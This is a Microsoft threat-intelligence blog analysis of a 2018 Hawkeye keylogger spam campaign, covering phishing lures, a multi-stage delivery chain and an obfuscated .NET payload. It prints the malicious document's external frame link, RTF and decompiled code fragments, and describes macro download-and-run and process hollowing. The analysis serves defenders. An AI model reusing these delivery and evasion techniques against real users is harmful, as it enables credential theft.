Hawkeye Keylogger - Reborn v8: An in-depth campaign analysis | Microsoft Security Blog

By Microsoft Threat Intelligence

Published: 2018-07-11 · Archived: 2026-04-05 13:39:34 UTC

Much of cybercrime today is fueled by underground markets where malware and cybercriminal services are available for purchase. These markets in the deep web commoditize malware operations. Even novice cybercriminals can buy malware toolkits and other services they might need for malware campaigns: encryption, hosting, antimalware evasion, spamming, and many others.

Hawkeye Keylogger is an info-stealing malware that's being sold as malware-as-a-service. Over the years, the malware authors behind Hawkeye have improved the malware service, adding new capabilities and techniques. It was last used in a high-volume campaign in 2016.

This year marked the resurgence of Hawkeye. In April, malware authors started peddling a new version of the malware that they called *Hawkeye Keylogger – Reborn v8*. Not long after, on April 30, Office 365 Advanced Threat Protection (Office 365 ATP) detected a high-volume campaign that distributed the latest variants of this keylogger.

At the onset, Office 365 ATP blocked the email campaign and protected customers, 52% of whom are in the software and tech sector. Companies in the banking (11%), energy (8%), chemical (5%), and automotive (5%) industries are also among the top targets




Figure 1. Top industries targeted by the April 2018 Hawkeye campaign

Office 365 ATP uses intelligent systems that inspect attachments and links for malicious content to protect customers against threats like Hawkeye in real time. These automated systems include a robust detonation

platform, heuristics, and machine learning models. Office 365 ATP uses intelligence from various sensors, including multiple capabilities in Windows Defender Advanced Threat Protection (Windows Defender ATP).

Windows Defender AV (a component of Windows Defender ATP) detected and blocked the malicious attachments used in the campaign in at least 40 countries. United Arab Emirates accounted for 19% of these file encounters, while the Netherlands (15%), the US (11%), South Africa (6%) and the UK (5%) make the rest of the top 5 countries that saw the lure documents used in the campaign. A combination of generic and heuristic protections in Windows Defender AV (TrojanDownloader:O97M/Donoff, Trojan:Win32/Tiggre!rfn, Trojan:Win32/Bluteal!rfn, VirTool:MSIL/NetInject.A) ensured these threats are blocked in customer environments.




Figure 2. Top countries that encountered malicious documents used in the Hawkeye campaign

As part of our job to protect customers from malware attacks, Office 365 ATP researchers monitor malware campaigns like Hawkeye and other developments in the cybercriminal landscape. Our in-depth investigation into malware campaigns like Hawkeye and many others adds to the vast threat intelligence we get from the Microsoft Intelligent Security Graph, which enables us to continuously raise the bar in security. Through the Intelligent Security Graph, security technologies in Microsoft 365 share signals and detections, allowing these technologies to automatically update protection and detection mechanisms, as well as orchestrate remediation across Microsoft 365.





Figure 3. Microsoft 365 threat protection against Hawkeye

Campaign overview

Despite its name, *Hawkeye Keylogger – Reborn v8* is more than a common keylogger. Over time, its authors have integrated various modules that provide advanced functionalities like stealth and detection evasion, as well as credential theft and more.

Malware services like Hawkeye are advertised and sold in the deep web, which requires anonymity networks like Tor to access, etc. Interestingly, the Hawkeye authors advertised their malware and even published tutorial videos on a website on the surface web (that has since been taken down). Even more interesting, based on underground forums, it appears the malware authors have employed intermediary resellers, an example of how cybercriminal underground business models expand and evolve.



Our investigation into the April 2018 Hawkeye campaign shows that the cybercriminals have been preparing for the operation since February, when they registered the domains they later used in the campaign.

Typical of malware campaigns, the cybercriminals undertook the following steps:

- Built malware samples and malware configuration files using a malware builder they acquired from the underground
- Built weaponized documents to be used a social engineering lure (possibly by using another tool bought in the underground)
- Packed or obfuscated the samples (using a customized open-source packer)
- Registered domains for delivery of malware
- Launched a spam campaign (possibly using a paid spam service) to distribute the malware

Like other malware toolkits, Hawkeye comes with an admin panel that cybercriminals use to monitor and control the attack.




Figure 4: Hawkeye's admin panel


Interestingly, some of the methods used in this Hawkeye campaign are consistent with previous attacks. This suggests that the cybercriminals behind this campaign may be the same group responsible for malware operations that delivered the remote access tool (RAT) Remcos and the info-stealing bot malware Loki. The following methods were used in these campaigns:

- Multiple documents that create a complicated, multi-stage delivery chain
- Redirections using shortened bit.ly links
- Use of malicious macro, VBScript, and PowerShell scripts to run the malware; the Remcos campaign employed an exploit for CVE-2017-0199 but used the same domains
- Consistent obfuscation technique across multiple samples

Point of entry

In late April, Office 365 ATP analysts spotted a new spam campaign with the subject line *RFQ-GHFD456 ADCO 5647 deadline 7th May* carrying a Word document attachment named *Scan Copy 001.doc*. While the attachment's file name extension was .doc, it was in fact a malicious Office Open XML format document, which usually uses a .docx file name extension.

In total, the campaign used four different subject lines and five attachments.


RFQ-GHFD456 ADCO 5647 deadline 7th May - Message (HTML)
File
Message
Help
Tell me what you want to do
Reply
Reply All
Forward
Delete
Archive
Protect
CyberAcademy...
To Manager
Team Email
Move
Assign Policy
Mark Unread
Categorize
Follow Up
Editing
Speech
Zoom
MyAnalytics
Report Message
Delete
Respond
Protection
Quick Steps
Move
Tags
Zoom
Protection
VC
Mon 30/04/2018 4:07 PM
RFQ-GHFD456 ADCO 5647 deadline 7th May
To
Scan Copy 001.doc
166 KB
Dear
Kindly quote for the attached products. Should we require samples to conduct quality and technical evaluation,
Please advise.
Costing and prices to quote if the proposed items are accepted to Honeywell requirement and specifications as attached and include
BANK DETAILS for immediate PAYMENT if approved
--
Thanks and Regards
Project Manager



Betreff: URGENT ENQ FOR Equipment - Message (HTML)
File
Message
Help
Tell me what you want to do
Reply
Reply All
Forward
Delete
Archive
Protect
CyberAcademy...
To Manager
Team Email
Move
Assign Policy
Mark Unread
Categorize
Follow Up
Editing
Speech
Zoom
MyAnalytics
Report Message
Delete
Respond
Protection
Quick Steps
Move
Tags
Zoom
Protection
S
Mon 30/04/2018 3:12 AM
Betreff: URGENT ENQ FOR Equipment
To
If there are problems with how this message is displayed, click here to view it in a web browser.
Betreff URGENT ENQ FOR Equipment.doc
166 KB
Hi
removal from outlook.com server has been approved and initiated,
Due to ignorance of last verification warning.
Removal will occur in exactly 48 hours from now(20 Mar 2018)
We recommend that you do any of the below and protect your mailbox
CONTINUE REMOVAL
CANCEL REMOVAL
This Is generated automatically from the mail server security and cannot be replied.
This email is confidential and may also be privileged.
If you are not the intended recipient, please kindly delete all copies of this email immediately.
We accept no liability for damage related to data and/or documents which are communicated by electronic mail.

Figure 5: Sample emails used in the Hawkeye campaign

Because the attachment contains malicious code, Microsoft Word opens with a security warning. The document uses a common social engineering lure: it displays a fake message and an instruction to “Enable editing” and “Enable content”.




Figure 6: The malicious document with social engineering lure

The document contains an embedded frame that connects to a remote location using a shortened URL.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships
    xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
    <Relationship Id="rId1" Type="http://schemas.openxmlformats.org/
    officeDocument/2006/relationships/frame" Target="http://bit.ly/Loadingwaitplez"
    TargetMode="External"/>
</Relationships>
```

Figure 7: frame in settings.rels.xml on the document

The frame loads an .rtf file from *hxxp://bit[.]ly/Loadingwaitplez*, which redirects to *hxxp://stevemike-fireforce[.]info/work/doc/10.doc*.

```
{\rtf1\adeflang1025\ansi\ansicpg1252\uc1\adeff31507\deff0\stshfdbch31506\stshfloch31506
\stshfhich31506\stshfbi31507\deflang1033\deflangfe1033\themelang1033\themelangfe0\themelangcs0{
\fonttbl{\f0\fbidi \froman\fcharset0\fprq2{\*\panose 02020603050405020304}Times New Roman;}{\f34
\fbidi \froman\fcharset0\fprq2{\*\panose 02040503050406030204}Cambria Math;}
{\f39\fbidi \fswiss\fcharset0\fprq2{\*\panose 020f0502020204030204}Calibri;}{\flomajor\f31500
\fbidi \froman\fcharset0\fprq2{\*\panose 02020603050405020304}Times New Roman;}
{\fdbmajor\f31501\fbidi \froman\fcharset0\fprq2{\*\panose 02020603050405020304}Times New Roman;}
{\fhimajor\f31502\fbidi \fswiss\fcharset0\fprq2{\*\panose 020f0302020204030204}Calibri Light;}
{\fbimajor\f31503\fbidi \froman\fcharset0\fprq2{\*\panose 02020603050405020304}Times New Roman;}
{\flominor\f31504\fbidi \froman\fcharset0\fprq2{\*\panose 02020603050405020304}Times New Roman;}
{\fdbminor\f31505\fbidi \froman\fcharset0\fprq2{\*\panose 02020603050405020304}Times New Roman;}
{\fhiminor\f31506\fbidi \fswiss\fcharset0\fprq2{\*\panose 020f0502020204030204}Calibri;}
{\fbiminor\f31507\fbidi \froman\fcharset0\fprq2{\*\panose 02020603050405020304}Times New Roman;}
{\f40\fbidi \froman\fcharset238\fprq2 Times New Roman CE;}{\f41\fbidi \froman\fcharset204\fprq2
Times New Roman Cyr;}
{\f43\fbidi \froman\fcharset161\fprq2 Times New Roman Greek;}{\f44\fbidi \froman\fcharset162
\fprq2 Times New Roman Tur;}{\f45\fbidi \froman\fcharset177\fprq2 Times New Roman (Hebrew);}{\f
46\fbidi \froman\fcharset178\fprq2 Times New Roman (Arabic);}
{\f47\fbidi \froman\fcharset186\fprq2 Times New Roman Baltic;}{\f48\fbidi \froman\fcharset163
```

Figure 8: RTF loaded as a frame inside malicious document

The RTF has an embedded malicious .xlsx file with macro as an OLE object, which in turn contains a stream named PACKAGE that contains the .xlsx contents.

The macro script is mostly obfuscated, but the URL to the malware payload is notably in plaintext.

Figure 9: Obfuscated macro entry point

De-obfuscating the entire script makes its intention clear. The first section uses PowerShell and the *System.Net.WebClient* object to download the malware to the path *C:\Users\Public\svchost32.exe* and execute it.

The macro script then terminates both *winword.exe* and *excel.exe*. In specific scenarios where Microsoft Word overrides default settings and is running with administrator privileges, the macro can delete Windows Defender AV's malware definitions. It then changes the registry to disable Microsoft Office's security warnings and safety features.

In summary, the campaign's delivery comprises of multiple layers of components that aim to evade detection and possibly complicate analysis by researchers.




Figure 10: The campaign's delivery stages

The downloaded payload, *svchost32.exe*, is a .NET assembly named *Millionare* that is obfuscated using a custom version of *ConfuserEx*, a well-known open-source .NET obfuscator.




Figure 11: Obfuscated .NET assembly Millionare showing some of the scrambled names

The obfuscation modifies the .NET assembly's metadata such that all the class and variable names are non-meaningful and scrambled names in Unicode. This obfuscation causes some analysis tools like *.NET Reflector* to show some namespaces or classes names as blank, or in some cases, display parts of the code backwards.

```
// Methods
[DebuggerStepThrough]
private void ()
{
    ResourceManager manager = new ResourceManager(typeof($N"B(7x~(ir_^v\Md4| *,yo));
    this.;(()nottuB wen)
    base.SuspendLayout();
    this.‡kcalB.roloC = roloCkcaB.()
    this.‡dnaH.srosruC = rosruC.()
    this.‡talF.elytStalF = elytStalF.()
    this.‡(0 ,tnioP.tinUscihparG ,dloB.elytStnoF ,f52.8 ,"fireS snaS tfosorciM")tnoF wen = tnoF.()
    this.‡etihW.roloC = roloCeroF.()
    this.‡(0dx0 ,07x0)tnioP wen = noitacoL.()
    this.‡"1nottuB" = emaN.()
    this.‡1 = xednlbaT.()
    this.‡"KO" = txeT.()
    this.AutoScaleBaseSize = new Size(5, 13);
    this.BackColor = Color.White;
    base.ClientSize = new Size(0x124, 0xed);
    base.Controls.Add(this.‡(()
    base.FormBorderStyle = FormBorderStyle.FixedSingle;
    base.MaximizeBox = false;
    base.MinimizeBox = false;
    base.Name = "Pooling";
    base.ShowInTaskbar = false;
    base.StartPosition = FormStartPosition.CenterScreen;
    this.Text = "Audience Pool";
    base.ResumeLayout(false);
}
```

Figure 12: .NET Reflector presenting the code backwards due to obfuscation

Finally, the .NET binary loads an unpacked .NET assembly, which includes DLL files embedded as resources in the portable executable (PE).

```
        else
        {
            result = Assembly.Load(@j7Az:'RK\0@yZ$&%kBjwNJd#.\u200B\u206E\u206B\u202B\u200B\u206E\u200F\u202D\u200D\u206B\u202E\u206F\u206A
              \u200E\u202B\u200E\u206C\u202C\u206B\u200E\u202B\u206B\u206F\u202E\u206C\u206B\u202D\u202E\u206F\u200D\u200B\u206D\u200D
              \u202E\u200E\u206A\u206D\u202A\u206D\u202E\u202E((byte[])@j7Az:'RK\0@yZ$&%kBjwNJd#.\u202B\u206B\u200E\u206F\u206E\u200C\u200E
              \u200C\u206A\u200F\u200E\u202C\u206F\u206B\u202C\u200F\u200D\u206A\u202D\u206C\u206B\u200F\u202E\u206E\u202A\u202A\u200F
              \u200B\u206F\u206B\u206C\u206C\u200B\u202A\u202D\u200D\u202C\u206B\u200D\u206C\u202E()));
        }
        return result;
    }
```

Figure 13: Loading the unpacked .NET assembly during run-time

Malware loader

The DLL that initiates the malicious behavior is embedded as a resource in the unpacked .NET assembly. It is loaded in memory using process hollowing, a code injection technique that involves spawning a new instance of a legitimate process and then “hollowing it out”, i.e., replacing the legitimate code with malware.




Figure 14: In-memory unpacking of the malware using process hollowing.

Unlike previous Hawkeye variants (v7), which loaded the main payload into its own process, the new Hawkeye malware injects its code into *MSBuild.exe*, *RegAsm.exe*, and *VBC.exe*, which are signed executables that ship with .NET framework. This is an attempt to masquerade as a legitimate process.

```
private void File_P()
{
    ResourceManager resourceManager = new ResourceManager("x", Assembly.GetExecutingAssembly());
